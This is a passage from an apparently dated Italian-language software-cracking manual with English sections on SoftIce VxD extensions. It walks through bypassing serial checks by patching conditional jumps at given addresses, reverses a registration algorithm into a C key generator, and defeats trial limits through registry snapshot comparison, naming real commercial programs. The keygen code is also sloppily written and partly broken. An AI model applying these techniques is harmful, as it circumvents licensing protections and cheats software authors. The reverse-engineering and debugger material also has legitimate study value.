VXD è letto dinamicamente ed ad un certo punto lo scaricate dalla memoria senza deregistrare i comandi punto potrebbe capitare che se questi venissero richiamati i moduli eseguite sarebbero dentro alla spazzatura (il VXD è stato scaqricato e tolto dalla memoria) con effetti non descrivibili. La funzione di deregistrazione viene eseguita con la funzione 72h dell’ INT 41h Con BL contenente il comando de deregistrae. Una buona scelta è di inserire questo dentro all’handler per il Sys_Dynamic_Device_Exit. Fino a quando si stà processando un comando punto o un messaggio Debug_Query message non è buona idea cercare di lasciare SoftIce premendo i tasti definiti. Questo resetterebbe anche la macchina intera. Quando il debugger chiama l’handler devrebbe settare DS e CS con un flat selector. Normalmente CS dovrebbe essere 28h. Questo legge anche il primo carattere del comando nel registro AL. La routine deve eseguire un return FAR visto che sicuramente il debugger, dal quale deve tornare, risiederà in un altro segmento. Ol valore restituito da AX può essere 0 (OK) o qualsiasi altro valore per indicare un'altra condizione. .The first thing you should do after entering your handler is to parse the command line. This can be accomplished by using INT 41h , AX=77h (Get command line character) . A pointer to the current character in command line is maintained by the debugger.The value specified in BL register choose how this pointer is managed.Also the flag specified in BL sets the way in which one or more blank spaces are
  • 396.
    treated.They can beignored , the pointer value will be updated to the next valid character in the command line or you can choose to parse them as well.The GetCommandLine function will return with AH set to 0 if end of line was encountered , and a value !0 otherwise.The command line character is retrieved in AL. Not much things left to say.It's up to you in which way you will used the facilities presented here.Your code runs on ring 0 , so you can do just about anything you imagine.The only thing I want to say is that you should take care about what you are doing.Programming in ring0 requires a very serious understanding of protection mechanism , page- mode memory management , x86 internal architecture and the way in which Windows'95 virtual memory manager manages those facilities.Remember , you have absolute power but using it in a wrong way can cause your machine to hang , and you can cause loose of data from your hard drives.Fair warning! Chapter 5: The sample: icecmd.vxd --------------------------------- Accompanying this article there is a sample VxD who employees most of the techniques described in the pervious chapter.The VxD does not provide any real functionality , it is intended only for didactic purposes.It implements a new dot command .Z and a DebugQuery handler routine.The sample dot command .Zs will dump the stack trace on the debug console. You can accomplish same thing issuing STACK command in Soft-Ice.It also show you very basic command line parsing.The VxD is implemented as a static VxD.It also present a mechanism in which a VxD can detect if it was previously loaded , preventing multiple instances.Since the code is commented I will not insist in presenting it once again inside the article.Read the source code ,I tryed to keep things easy to understand. The only thing unexplained is the code what prevents the VxD being loaded twice. This code resides in VxD_REAL_INIT_SEG code segment.This code is auto called at the time when
  • 397.
    the system isstill in real mode and the Virtual Device Drivers are loaded.When the system reach this entrypoint the BX register contain a value that indicates if the device is already loaded or not.The method requires a unique device Id.To allow loading you must exit with AX set to a certain value , as shown below. Abort_Device_Load -- tells to VMM that this VxD should not be loaded Abort_Win386_Load -- tells to VMM to end Windows loading (WIN 95 itself will fail loading if this value is passed to AX Device_Load_Ok -- tells to VMM that al is OK , device can be loaded No_Fail_Message -- use with Abort_Device_Load and Abort_Device_Load.Instructs the VMM to not display an error message.If not specified the VMM will print an error message on screen. Also , you must return with BX , EDX , SI registers set to the folowing values: BX --- must contain a pointer to a null terminated page array table containing the physical pages reserved for VxD own use.Valid adress ranges are 0 to 100h. (That's it the table must reside in very low memory. MUST be set to 0 if no pages are reserved SI -- must contain a pointer to a null terminated area of data items MUST be set to 0 if there are no specific instance objects. EDX -- contain a value who it is passed to the protected mode procedure what is the handler for Sys_Critical_Init message broadcasted by VMM.This value is re-loaded in EDX just before the protected mode init procedure is called Usualy set to 0 , but it will not harm anything if contain other values. (This is because it's up to you if the handler for Sys_Critical_Init will use it or no) This is not my creation , ive learned this from W. Oney's code. Download icecmd.zip & source code
  • 398.
    Chapter 6: Movingto ring 3 --------------------------- Part of the Protected Mode Debug API is available also on ring3.In fact , some functions from WIN32 API like OutputDebugString relays on INT 41h to carry out the job. This opens more interesting possibilities , since you can write ring3 programs that interacts with a system debugger , retrieving info from it and instructing it to carry out various actions. Note that not entire API is disponible on ring3.Generally, experimenting won't harm as long as you are sure that a system debugger is installed.
  • 399.
    ESEMPI ESEMPIO 1 Per iniziareprendiamo un esempio semplice in cui non tenteremo neppure di capire la logica di codifica del numero seriale ma semplicemente modificheremo il flusso facendo in modo che risponda alla seguente logica : • CHIEDI IL NUMERO SERIALE • SE SBAGLIATO RINGRAZIA PER LA REGISTRAZIONE In pratica invertiremo il controllo fatto. Non riporterò il nome del programma preso come target per non entrare nell’illegalità. L’interessante comunque non è il programma ma le tecniche. Carichiamo con WDASM il programma e successivamente usando l’opzione di menu LOAD PROCESS sotto la voce DEBUG eseguiamo la lettura. Il pulsante IMP FN mostra le funzioni importate che in questo caso denotano che trattasi di un programma in visual Basic. La richiesta del numero di serie avviene mediante una dialog d’input. Tra le funzioni importate ne esiste una, chiamata : MSVBVM60.rtcInputBox Eseguendo un doppio click WDASM ci posizionerà nei punti dove viene chiamata la funzione. Senza impazzire a cercare di capire a priori in quale punto è la chiamata giusta posizioneremo un breakpoint in ciascuno mostrato. A questo punto mando in esecuzione il programma in attesa che questo si fermi ad un breakpoint. Compare la maschera nella quale inserisco un valore casuale (1234567890). Il punto in cui si ferma il codice mostra le seguenti linee di programma.
  • 400.
    * Reference To:MSVBVM60.rtcInputBox, Ord:0254h | :00437143 E820CAFCFF Call 00403B68 :00437148 8BD0 mov edx, eax :0043714A 8D4DC0 lea ecx, dword ptr [ebp-40] Mediante l’analisi dei valori puntati dal registro EAX si nota il valore inserito. [eax+00000000] - 0031 1. [eax+00000002] - 0032 2. [eax+00000004] - 0033 3. [eax+00000006] - 0034 4. [eax+00000008] - 0035 5. [eax+0000000A] - 0036 6. [eax+0000000C] - 0037 7. A questo punto proseguiamo il programma passo a passo per vedere dove avviene qualche tipo di comparazione. Dopo qualche linea di codice che non riporto ci si trova dinanzi a : :004371AE E8AFC9FCFF Call 00403B62 :004371B3 0FBFC0 movsx eax, ax :004371B6 85C0 test eax, eax :004371B8 7514 jne 004371CE :004371BA C745FC6D000000 mov [ebp-04], 0000006D :004371C1 BAA4314100 mov edx, 004131A4 :004371C6 8D4DC0 lea ecx, dword ptr [ebp-40] Prendo il salto jne 004371CE e lo modifico in je 004371CE. WDASM possiede la possibilità di inserire patch al codice in modo momentaneo. In altre parole posso, senza uscire, inserire le istruzioni modificate anche se poi per farle diventare definitive dovrò modificare il programma tramite un editor HEX. Continuo a eseguire step by step il programma fino a quando il cursore si posiziona sulla linea con il salto. A questo punto premo il pulsante PATCH CODE. Dopo aver richiesto di applicare la patch proseguo passo a passo il programma. Il programma viene indirizzato sulle seguenti istruzioni : :004371CE C745FC6F000000 mov [ebp-04], 0000006F :004371D5 8D45C0 lea eax, dword ptr [ebp-40] :004371D8 50 push eax :004371D9 E806F50400 call 004866E4 :004371DE 0FBFC0 movsx eax, ax :004371E1 85C0 test eax, eax :004371E3 0F859F010000 jne 00437388 All’indirizzo 004371E3 esiste un altro salto da modificare. Non riporto tutto il codice per motivi di spazio. Le istruzioni dopo il salto specificato visualizzano il messaggio di codice errato per cui il flusso deve essere modificato cambiando il jne. Giunti sull’ istruzione eseguiamo la patch come fatto precedentemente. Mandiamo in esecuzione con F9 il programma. Come ho detto inizialmente non ivengono mostrati dati relativi al programma usato come target per cui anche nella finestra che
  • 401.
    ringrazia per laregistrazione eseguita ho camuffato i dati relativi al programma. ALCUNE PARTICOLARITA’ DI WDASM. WDASM possiede diverse proprietà che lo rendono particolarmente interessante. Nella finestra dove sono presenti i pulsanti per eseguire lo step by step sonbo presenti dei marcatori che permettono al programma di bloccarsi ogni volta che : 1. VIENE RICHIAMATA UNA FUNZIONE DOCUMENTATA 2. VIENE CHIAMATA UNA FUNZIONE NON DOCUMENTATA 3. VIENE CHIAMATA UNA FUNZIONE LOCALE Se vengono abilitati questi flags ogni volta che si verificherà un evento del tipo specificato verrà aperta una finestra in cui vengono mostrati tutti i parametri in ingresso alla funzione. Sempre da questa finestra è possibile mandare in esecuzione la funzione per poter verificare i valori di ritorno. La seguente immagine mostra la finestra suddetta. Premendo Get API Result si ottiene la vista con i valori restituiti dalla call.
  • 402.
    ESEMPIO 2 (CREAZIONEGENERATORE DI CHIAVI) In questo esempio vedremo come utilizzare le informazioni derivanti dalle analisi per creare un generatore di chiavi. Eseguiamo il programma e quando questo ci chiede il nome e il codice inseriamo il nostro nominativo e un codice fittizio. Dopo aver, con SoftIce, premuto CTRL-D per attivarlo inseriamo un breakpoint cercando di intercettare le funzioni API utilizzate per l’input di tali dati. In questo caso l’input avviene con GetDlgItemTextA il quale fa interrompere il programma al seguente punto. :00404DB2 8D95A8FAFFFF lea edx, dword ptr [ebp+FFFFFAA8] :00404DB8 52 push edx ; Il vostro nome :00404DB9 E80B550000 call 0040A2C9 ; Routine di registrazione :00404DBE 83C408 add esp, 00000008 :00404DC1 85C0 test eax, eax ; 0 se la registrazione è errata :00404DC3 7D17 jge 00404DDC ; 1 se OK. A questo punto seguiamo passo a passo entrando nella routine relativa alla registrazione (CALL 40A2C9) Referenced by a CALL at Addresses: :00404DB9 , :00407F76 :0040A2C9 55 push ebp :0040A2CA 8BEC mov ebp, esp :0040A2CC 81C4B0FEFFFF add esp, FFFFFEB0 :0040A2D2 53 push ebx :0040A2D3 56 push esi :0040A2D4 57 push edi :0040A2D5 8B5508 mov edx, dword ptr [ebp+08] :0040A2D8 8DB500FFFFFF lea esi, dword ptr [ebp+FFFFFF00] :0040A2DE 33C0 xor eax, eax :0040A2E0 EB16 jmp 0040A2F8 * Referenced by a (U)nconditional or (C)onditional Jump at Address: |:0040A2FB(C) | :0040A2E2 0FBE0A movsx ecx, byte ptr [edx] ; Qui inizia :0040A2E5 83F920 cmp ecx, 00000020 ; ECX è char del nome :0040A2E8 740D je 0040A2F7 ; eseguiamo il je :0040A2EA 8A0A mov cl, byte ptr [edx] ; copia il nome senza spazi :0040A2EC 880C06 mov byte ptr [esi+eax], cl :0040A2EF 42 inc edx :0040A2F0 40 inc eax :0040A2F1 C6040600 mov byte ptr [esi+eax], 00 :0040A2F5 EB01 jmp 0040A2F8 * Referenced by a (U)nconditional or (C)onditional Jump at Address: |:0040A2E8(C) | :0040A2F7 42 inc edx * Referenced by a (U)nconditional or (C)onditional Jump at Addresses: |:0040A2E0(U), :0040A2F5(U) | :0040A2F8 803A00 cmp byte ptr [edx], 00 :0040A2FB 75E5 jne 0040A2E2 :0040A2FD 56 push esi ; Username per upercase * Reference To: USER32.CharUpperA, Ord:0000h
  • 403.
    :0040A2FE E80F330000 CallUser!CharUpper ; Qui il nome è maiuscolo :0040A303 56 push esi * Reference To: cw3220mt._strlen, Ord:0000h :0040A304 E86F300000 Call 0040D378 ; Lunghezza del nome :0040A309 59 pop ecx :0040A30A 8BC8 mov ecx, eax ; ECX = lunghezza :0040A30C 83F904 cmp ecx, 00000004 ; LEN=4 (DEVE) :0040A30F 7D05 jge 0040A316 :0040A311 83C8FF or eax, FFFFFFFF :0040A314 EB67 jmp 0040A37D * Referenced by a (U)nconditional or (C)onditional Jump at Address: |:0040A30F(C) | :0040A316 33D2 xor edx, edx :0040A318 33C0 xor eax, eax :0040A31A 3BC8 cmp ecx, eax :0040A31C 7E17 jle 0040A335 Qui inizia il codice importante. * Referenced by a (U)nconditional or (C)onditional Jump at Address: |:0040A333(C) | :0040A31E 0FBE1C06 movsx ebx, byte ptr [esi+eax] ; EBX= char in user name, ; offset in EAX. :0040A322 C1E303 shl ebx, 03 ; shl's char di 03h :0040A325 0FBE3C06 movsx edi, byte ptr [esi+eax] ; EDI= Char in user name , ; offset in EAX. :0040A329 0FAFF8 imul edi, eax ; moltiplica char per offset dello user ; name :0040A32C 03DF add ebx, edi ; Aggiunge il risultato a EBX :0040A32E 03D3 add edx, ebx ; EDX=EDX+EBX :0040A330 40 inc eax ; Incrementa EAX (prossimo char) :0040A331 3BC8 cmp ecx, eax :0040A333 7FE9 jg 0040A31E ; Se ECX<EAX termina il loop * Referenced by a (U)nconditional or (C)onditional Jump at Address: |:0040A31C(C) | :0040A335 A120674100 mov eax, dword ptr [00416720] :0040A33A C1F803 sar eax, 03 ; Con SoftIce date '? EAX' (SN) :0040A33D 03D0 add edx, eax ; ADD il risultato loop al SN :0040A33F 52 push edx * Possible StringData Ref from Data Obj ->"%lx" | :0040A340 685EF54000 push 0040F55E :0040A345 8D95B0FEFFFF lea edx, dword ptr [ebp+FFFFFEB0] :0040A34B 52 push edx * Reference To: USER32.wsprintfA, Ord:0000h | :0040A34C E8E5320000 Call 0040D636 ; HEX converter :0040A351 83C40C add esp, 0000000C :0040A354 8D8DB0FEFFFF lea ecx, dword ptr [ebp+FFFFFEB0] ; In SI 'd ecx' ; SERIAL NUMBER :0040A35A 51 push ecx
  • 404.
    Salto il restodel codice in quanto non ci interessa più visto che a questo punto abbiamo tutti i calcoli fatti per il SERIAL NUMBER. A questo punto scriviamo i C le routine riproducenti i calcoli. void main(void) { long Key,SerialNum,EB,ED,digit; char I,x; char Name[50], tmp[20]; printf(“Nominativo :”); gets(Name); strupr(Name); printf(“nSerial Number: ”); gets(tmp); SerialNum = atol(tmp); Key=0; x=0; for(I=0;I!=strlen(Name);I++) { if(Name[I]!=' ') { eb = Name[I] << 3; ED = Name[I]; ED = ED*x; ++x; eb=eb+ed; Key=Key+EB; } } Key=Key+(SerialNum << 3); printf(“nSN = %x”, Key); } METODO STANDARD Prima di tutto cerchiamo di avere una strategia di default da utilizzare in ogni caso. Che cosa dobbiamo sapere ? Se si tratta di programmi con routines di registrazione e limitazione a x giorni sicuramente dovrà scriversi delle informazioni da qualche parte. Queste parti potrebbero essere : a) Dentro allo stesso eseguibile b) In un file esterno più o meno nascosto c) Nel file di registro Se i dati sono scritti internamente lo si può vedere in due modi e precisamente debuggando il codice o facendo una semplice prova. Esiste la possibilità che la routine usi la data di scrittura del file per verificare quanti giorni è stato attivo. Per provare si può prendere una utility che abbia il touch dentro o si può scrivere un piccolo programmino che con un interrupt del Dos aggiorni la data del file. Se la data è 12-12-1999 e il programma dice “Avete
  • 405.
    ancora 10 giorni”,potete fare il touch settando la data a 11-12-1999 per vedere se l’avvertimento cambia. E’ difficile ma si parte subito scartando le ipotesi più semplici (Sapete il detto che il miglior nascondiglio è sotto gli occhi di tutti.) Per vedere quanti file sono stati aggiunti dopo l’installazione potete usare due utilities. Prima di vedere questi due programmi apro una parentesi generale sul come, disponendo di due OS (Win 98 e Win NT, Win 98 e Windows 2000 ecc.) è possibile osservare le modifiche fatte sul registro. Chiaramente le installazioni devono essere fatte in due momenti distanti tra loro e non in modo consecutivo. Cosa significa ? Potrei installare un versione a 60 giorni s9otto Win 98 ed attendere che questa scada. Successivamente potrei installare lo stesso software sotto Windows 2000 in modo tale che le informazioni del registro risultino nuove. A questo punto la comparazione sarebbe tra i dati della versione scaduta e quelli della nuova installazione. Io personalmente mi accerto dell’importanza delle informazioni nel registro giocando con l’installazione di due sistemi operativi sulla macchina che uso. In pratica dispongo di Windows 98 e di Windows 2000 per cui eseguo l’installazione sotto il primo e poi provo anche ad attivare lo stesso software da sotto il secondo. Spesso i crack che si trovano in giro, su Astalavista ad esempio, settano i dati di registrazione dentro al registro. Questi si vedono subito in quanto dopo averli sbloccati sotto il primo windows e dopo che questi funzionano normalmente, attivati sotto W2000 segnalano nuovamente il limite di xx giorni. In questo caso per prima cosa cerco le differenze nelle voci chiare relative a questi software. Un esempio pratico lo porto legato a Xara3D un programma che crea scritte 3D. Il programma è stato originariamente installato sotto WIN 98 e successivamente richiamato da Windows 2000. La prima volta che è stato lanciato Xara3D si è creato nel registro di WIN2000 le voci che le hanno permesso di essere trattato come un software demo con 15 giorni a disposizione. Il seguente capture mostra una schermata di REGEDIT sotto windows 2000 nella quale sono visibili le voci create da XARA3D. Ora disattivo Windows 2000 e attivo Win 98 OS sotto il quale è stata eseguita l’installazione originale.
  • 406.
    Gli stessi datiriportano i seguenti valori. Risulta immediatamente evidente che sotto Windows 98 c’è una riga in più: KEY. Vuoi mica che …. Provo a prendere quella voce ed aggiungerla sotto Windows 2000. La schermata di WIN2000 è quella in cui una colonna mostra il ‘Type’ del valore. In poche parole tramite l’opzione NEW del menu ho inserito una DWORD uguale a quella mostrata nella schermata di REGEDIT sotto WIN 98. Esiste un qualche cosa che ho camuffato per rendere inefficace la sprotezione al fine di non commettere un illecito. In ogni caso il senso di tutto questo era per dire che spesso utilizziamo SofiIce, Wdasm e similia per debuggare un programma. Nell’istante in cui, eseguendo una reversing engineering, riusciamo a trovare le chiavi spesso diventa superfluo andare a modificare il codice binario. Modificare il codice binario diventa un reato. Aggiungere una chiave in un registro esterna non significa toccare il software (chissà se regge come giustificazione … l’arrosto puzza di bruciato !) Va beh! Mettiamola così. Costa molto di meno come fatica aggiungere nel registro una chiave invece di andare a modificare il codice binario. Ritorniamo al discorso interrotto relativo ai due programmi usati per eseguire un monitoraggio di sistema durante l’installazione di un programma. REGSNAP esegue una panoramica al sistema dicendovi se sono state fatte aggiunte, cancellazioni o modifiche al file di registro, se è stato cambiato CONFIG.SYS e AUTOEXEC.BAT e se sono stati aggiunti, cancellati o modificati files sotto WINDOWS o sotto WINDOWSSYSTEM. REGSNAP inoltre controlla WIN.INI, SYSTEM.INI e dice anche se qualche files .INI è stato creato. Nell’immagine in alto c’è la MessageBox mostrata da RegSnap dopo aver fatto il primo SnapShot al sistema in cui sono mostrati i dati generali legati a questa. Cioè potete vedere viene riportato che nel registro ci sono 61.349 chiavi, 109.349 valori, in WIN.INI ci sono 69 chiavi ecc. In primis facciamo una panoramica con REGSNAP che ci servirà a sapere che cosa è avvenuto nel registro. Queste informazioni saranno quelle che tramite query eseguite con le funzioni API RegQueryValue ecc. saranno richieste dal programma all’attivazione. Alcune voci, sicuramente anonime, probabilmente saranno quelle che permettono al software di sapere da quanti giorni è stato attivato. SNAPPER è un altro programmino che esegue una panoramica su tutti i files dicendovi se dopo sono stati aggiunti, cancellati o modificati files in tutte le parti del sistema.
  • 407.
    Nell’immagine a fiancopotete vedere che con SNAPPER è possibile stabilire da quale DIR eseguire la panoramica e se si devono includere le sotto directory. Se il disco è molto grosso può volerci un pò di tempo per eseguirla. Nel mio caso per questi tipi di lavori uso il disco C: che è un unità da 3 Gbytes con su i software di sviluppo la quale contiene circa 6000 directories e 80.000 files. Per tale disco ci mette circa 7 minuti su un Pentium a 450Mhz. Se la panoramica la estendo a tutti e due i dischi saliamo a 12 Gbytes, 15.000 directories e 200.000 files con un tempo di circa 20 minuti buoni. Se il tempo vi pare troppo potete saltare questa fase che è solo un di più in quanto questa serve solo nel caso in cui si vogliano controllare tutte le directories del sistema, cosa sicuramente inutile, visto che il programma, se dovesse aggiungere files, lo farebbe o nella sua directory, o in quella di WINDOWS o nella system di Windows. Se scrive il file di controllo nella sua directory non potremmo solo osservandola capire quale è, e se lo facesse nella windows o windowssystem ci penserebbe già RegSnap. In ogni caso, se decidete di usare SNAPPER, la prima panoramica creerà una maschera di questo tipo nella quale vengono inseriti i dati di tutti i files trovati. Questa maschera è quella che verrà usata per eseguire le funzioni permesse da snapper, che sono poi quelle mostrate dai tabulatori nella finestra. Mediante un task manager o mediante NetBusD verificate che non vengano attivati dei processi concorrenti, magari nascosti. NetBusDetector è una piccolissima utility che controlla il sistema ed avvisa tutte le volte che un processo sconosciuto nuovo viene attivato. A questo punto abbiamo una panoramica dello stato del nostro sistema prima dell’installazione. Ora attiviamo il nostro programma ed immediatamente dopo faciamo fare una comparazione a REGSNAP. I dati risultanti possono essere presentati come file .TXT o come file .HTML.
  • 408.
    Vitas' RegSnap -registry analyzing tool. (http://soft4you.com, vitas@soft4you.com) >>> REGSNAP HAS NOT BEEN REGISTERED! PLEASE REGISTER! ** First snapshot ** File name : Regsnp3 Snap time : 30/08/1999 23:29:22 PC/User name: FLAVIO/ Comment : ** Second snapshot ** File name : Regsnp4 Snap time : 30/08/1999 23:48:31 PC/User name: FLAVIO/ Comment : /////////////////// Registry report Summary info: Deleted keys: 0 Modified keys: 11 New keys : 12 *** Modified keys HKEY_USERS.DEFAULTSoftwareMicrosoftWindowsCurrentVersionExplorerMenuOrderStart Menu&ProgramsMenuOrder HKEY_USERS.DEFAULTSoftwareMicrosoftWindowsCurrentVersionExplorerStreamMRU19 HKEY_USERS.DEFAULTSoftwareMicrosoftWindowsCurrentVersionExplorerStreams19CabView HKEY_USERS.DEFAULTSoftwareMicrosoftWindowsCurrentVersionExplorerUserAssist{5E6AB780-7743- 11CF-A12B-00AA004AE837}CountHRZR_PGYFRFFVBA HKEY_USERS.DEFAULTSoftwareMicrosoftWindowsCurrentVersionExplorerUserAssist{75048700-EF1F- 11D0-9888-006097DEACF9}CountHRZR_PGYFRFFVBA HKEY_USERS.DEFAULTSoftwareSymantecNorton CommanderNCsettingsDialogsIDC_2047 HKEY_USERS.DEFAULTSoftwareSymantecNorton CommanderNCsettingsDialogsIDC_2048 HKEY_USERS.DEFAULTSoftwareSymantecNorton CommanderNCsettingsPanel0Ascending HKEY_USERS.DEFAULTSoftwareSymantecNorton CommanderNCsettingsPanel0CurrentSel HKEY_USERS.DEFAULTSoftwareSymantecNorton CommanderNCsettingsPanel0ObjectName HKEY_USERS.DEFAULTSoftwareSymantecNorton CommanderNCsettingsPanel0PanelSelection -------------- Total positions: 11 *** New keys HKEY_LOCAL_MACHINESoftwareMicrosoftWindowsCurrentVersionApp PathsWindowsSniper@ HKEY_LOCAL_MACHINESoftwareMicrosoftWindowsCurrentVersionApp PathsWindowsSniperPath HKEY_LOCAL_MACHINESoftwareMicrosoftWindowsCurrentVersionUninstallWindowsSniperDisplayName HKEY_LOCAL_MACHINESoftwareMicrosoftWindowsCurrentVersionUninstallWindowsSniperUninstallString HKEY_LOCAL_MACHINESoftwareunHUman SoftwareWindowsSniperEasterEgg1 HKEY_LOCAL_MACHINESoftwareunHUman SoftwareWindowsSniperFirstRunTime HKEY_LOCAL_MACHINESoftwareunHUman SoftwareWindowsSniperResolution HKEY_LOCAL_MACHINESoftwareunHUman SoftwareWindowsSniperShowLicense HKEY_LOCAL_MACHINESoftwareunHUman SoftwareWindowsSniperXPosition HKEY_LOCAL_MACHINESoftwareunHUman SoftwareWindowsSniperYPosition HKEY_USERS.DEFAULTSoftwareMicrosoftWindowsCurrentVersionExplorerMenuOrderStart Menu&ProgramsGkSetupOrder HKEY_USERS.DEFAULTSoftwareMicrosoftWindowsCurrentVersionExplorerMenuOrderStart Menu&ProgramsOrdiTouch 1.0Order -------------- Total positions: 12 /////////////////// File list in C:WINDOWS*.* Summary info: Deleted files: 0 Modified files: 6 New files : 1 *** Modified files POWERPNT.INI SYSTEM.DAT SYSTEM.INI USER.DAT WAVEMIX.INI WIN.INI -------------- Total positions: 6 *** New files WindowsSniper.INI
  • 409.
    -------------- Total positions: 1 ///////////////////File list in C:WINDOWSSYSTEM*.* Summary info: Deleted files: 0 Modified files: 0 New files : 0 /////////////////// win.ini report Summary info: Deleted keys: 0 Modified keys: 0 New keys : 1 *** New keys WindowsSniperConfiguration -------------- Total positions: 1 /////////////////// system.ini report Summary info: Deleted keys: 0 Modified keys: 0 New keys : 0 /////////////////// c:autoexec.bat report unchanged /////////////////// c:config.sys report unchanged Dalle analisi fatte con REGSNAP E SNAPPER risultano un certo numero di chiavi nel registro modificate e altre aggiunte nuove. L’analisi di SNAPPER indica che i files invece riguardano soltanto quelli effettivamente presenti nella directory del programma.
  • 410.
    RegSnap però cimostra che nella directory windows sono stati modificati dei files ed è stato aggiunto un file .ini con il nome del programma. Ci tengo a far notare che alcuni programmi relativi alla gestione del registro non funzionano sotto Windows 2000 anche se di fatto è ancora prematuro parlare di programmi per questo ambiente. Guardando le chiavi modificate si capisce che non centrano con il programma ma che sicuramente sono relative a programmi che erano attivi in quell’istante e che hanno aggiornato delle loro informazioni. Nell’esempio si vede chiaramente delle modifiche fatte alla voce di Symantec/NC che sarebbe Norton Commander, un programma che uso regolarmente al posto del File Manager di Windows. A questo dobbiamo solo vedere se ci conviene utilizare SoftIce o Wdasm. Personalmente quando è possibile usarlo preferisco WDASM in quanto gran parte delle funzioni sono dentro a finestre con pulsanti ed inoltra dispone di un ottima gamma di informazioni mostrate automaticamente. Caricato sotto WDASM il programma in questione ci mostra un infinità di punti idonei a cercare certe routines. Se prendiamo in esame soltanto le funzioni importate ci accorgiamo che esiste un grosso numero di funzioni legate alla gestione del registro. La seguente immagine mostra le informazioni legate appunto a tale tipo di gestione. ADVAPI32.RegCloseKey ADVAPI32.RegConnectRegistryA ADVAPI32.RegCreateKeyExA ADVAPI32.RegDeleteKeyA ADVAPI32.RegDeleteValueA ADVAPI32.RegEnumKeyExA ADVAPI32.RegEnumValueA ADVAPI32.RegFlushKey ADVAPI32.RegGetKeySecurity ADVAPI32.RegLoadKeyA ADVAPI32.RegNotifyChangeKeyValue ADVAPI32.RegOpenKeyExA ADVAPI32.RegQueryInfoKeyA ADVAPI32.RegQueryValueExA ADVAPI32.RegReplaceKeyA ADVAPI32.RegRestoreKeyA ADVAPI32.RegSaveKeyA Anche richiedendo la String Table vengono mostrate voci che potrebbero essere utili per identificare certe routines. String Resource ID=00001: "You must agree to the license before you can use Windows Sni" String Resource ID=00002: "SOFTWAREunHUman SoftwareWindowsSniper" String Resource ID=00003: "This copy of Windows Sniper has already been registered.You" String Resource ID=00004: "The 30 day trial of Windows Sniper has expired." String Resource ID=00005: "Windows Sniper trial expires in %d days." String Resource ID=00006: "FATAL ERROR: System Problem." String Resource ID=00007: "Thank you for registering Windows Sniper. You are now entit" String Resource ID=00008: "Invalid License Information has been entered. Please try ag" String Resource ID=00009: "The 30 day trial of Windows Sniper has expired. Windows Sni" String Resource ID=57344: "Windows Sniper" String Resource ID=61446: "an unnamed file" String Resource ID=61472: "No error message is available." String Resource ID=61473: "An unsupported operation was attempted." String Resource ID=61474: "A required resource was unavailable." String Resource ID=61475: "Out of memory." String Resource ID=61476: "An unknown error has occurred." String Resource ID=61703: "Failed to launch help." Vi ricordo che in WDASM basta fare CLICK su una voce per posizionarsi sulla parte di codice che la utilizza. In questo caso vengono mostrate anche voci di menu che potrebbero aiutare.
  • 411.
    Menu: MenuID_0086 Menu: MenuID_0086,Item: "License" Menu: MenuID_0086, Item: "Register" Menu: MenuID_008B Menu: MenuID_008B I dati precedenti si ottengono premendo il ulsante Menu Ref. Un punto buono rimane comunque quello fornito dalla MessageBoxA che viene utilizzato per avvertire che il codice inserito è errato. Voglio ricordarvi che la differenza tra MessageBox e MessageBoxA è data dal fatto che la seconda è una funzione a 32 bits. ESEMPIO 3 Questa volta prenderemo in esame un programma al quale possono essere adottate due soluzioni. La prima, la più complessa, è quella di trovare l’algoritmo del codici da inserire. La seconda soluzione permette deviando il flusso, modificando un solo salto, di registrare il software in automatico. Si carica il software con WDASM e si cerca di individuare le routines di lettura del codice. In questo caso il programma è scritto in C e quindi sicuramente viene usata una GetDlgItemTextA. La ricerca risulta subito fruttuosa in quanto vengono trovate un certo numero di chiamate. Tre in particolare sono quelle che interessano. Infatti il programma richiede tre campi. * Reference To: USER32.GetDlgItemTextA, Ord:00F5h | :0040F1CE 8B2D68374300 mov ebp, dword ptr [00433768] :0040F1D4 6A65 push 00000065 :0040F1D6 8D5E32 lea ebx, dword ptr [esi+32] :0040F1D9 57 push edi :0040F1DA FFD5 call ebp Dopo questa call è stato letto il nome :0040F1DC 6A32 push 00000032 :0040F1DE 53 push ebx :0040F1DF 6A66 push 00000066 :0040F1E1 57 push edi :0040F1E2 FFD5 call ebp Dopo questa il company :0040F1E4 8D442410 lea eax, dword ptr [esp+10] :0040F1E8 6800010000 push 00000100 :0040F1ED 50 push eax * Possible Ref to Menu: MenuID_03E8, Item: "Properties"
  • 412.
    | * Possible Referenceto String Resource ID=00103: "Show information about the currently selected process" | :0040F1EE 6A67 push 00000067 :0040F1F0 57 push edi :0040F1F1 FFD5 call ebp Infine questa chiamata legge il codice :0040F1F3 8D442410 lea eax, dword ptr [esp+10] :0040F1F7 50 push eax Se controllate eax vedrete che contiene il codice che avete specificato. A questo punto viene chiamata le routine che esegue la preparazione del codice. In questo esempio non ci interesseremo della routine se non alla fine per mostrare, o meglio suggerire, un metodo per il trace. :0040F1F8 E8A3830000 call 004175A0 :0040F1FD 83C404 add esp, 00000004 :0040F200 8BE8 mov ebp, eax :0040F202 56 push esi :0040F203 E818710000 call 00416320 :0040F208 83C404 add esp, 00000004 In questo punto avviene il vero controllo. Per registrare con un codice errato sarà sufficiente cambiare il salto JNE in JE. :0040F20B 3D92A71901 cmp eax, 0119A792 :0040F210 7518 jne 0040F22A Riporto un esempio di routine in cui si cerca di capire come è stato composto il codice. Non cercate di seguirlo visto che il suo unico scopo è quello di dare un idea sul come segnarvi il codice man mano che lo seguite. Quando eseguite il trace di un codice per cercare di capire che cosa fa, lasciate aperto il notepad e man mano che andate avanti copiateci dentro il codice, i registri e lo stato dello stack. Vi aiuterà a tracciare il tutto. Ricordatevi che WDASM possiede vicino ad ogni finestra un pulsante COPY che vi permette di copiare il testo specifico di quella window. Date un occhiata a quanto segue anche se di fatto si tratta solo della prima parte in quanto sarebbe inutile riportarlo tutto. :0042DC5E 680B060000 push 0000060B :0042DC63 57 push edi :0042DC64 E8576D0600 call 004949C0 :0042DC69 83C664 add esi, 00000064 :0042DC6C 56 push esi * Possible Reference to Dialog: DialogID_01AD, CONTROL_ID:03E9, "" | :0042DC6D 68E9030000 push 000003E9 :0042DC72 57 push edi :0042DC73 E8486D0600 call 004949C0 --------+ :0042DC78 5F pop edi | :0042DC79 5E pop esi | :0042DC7A C20400 ret 0004 |
  • 413.
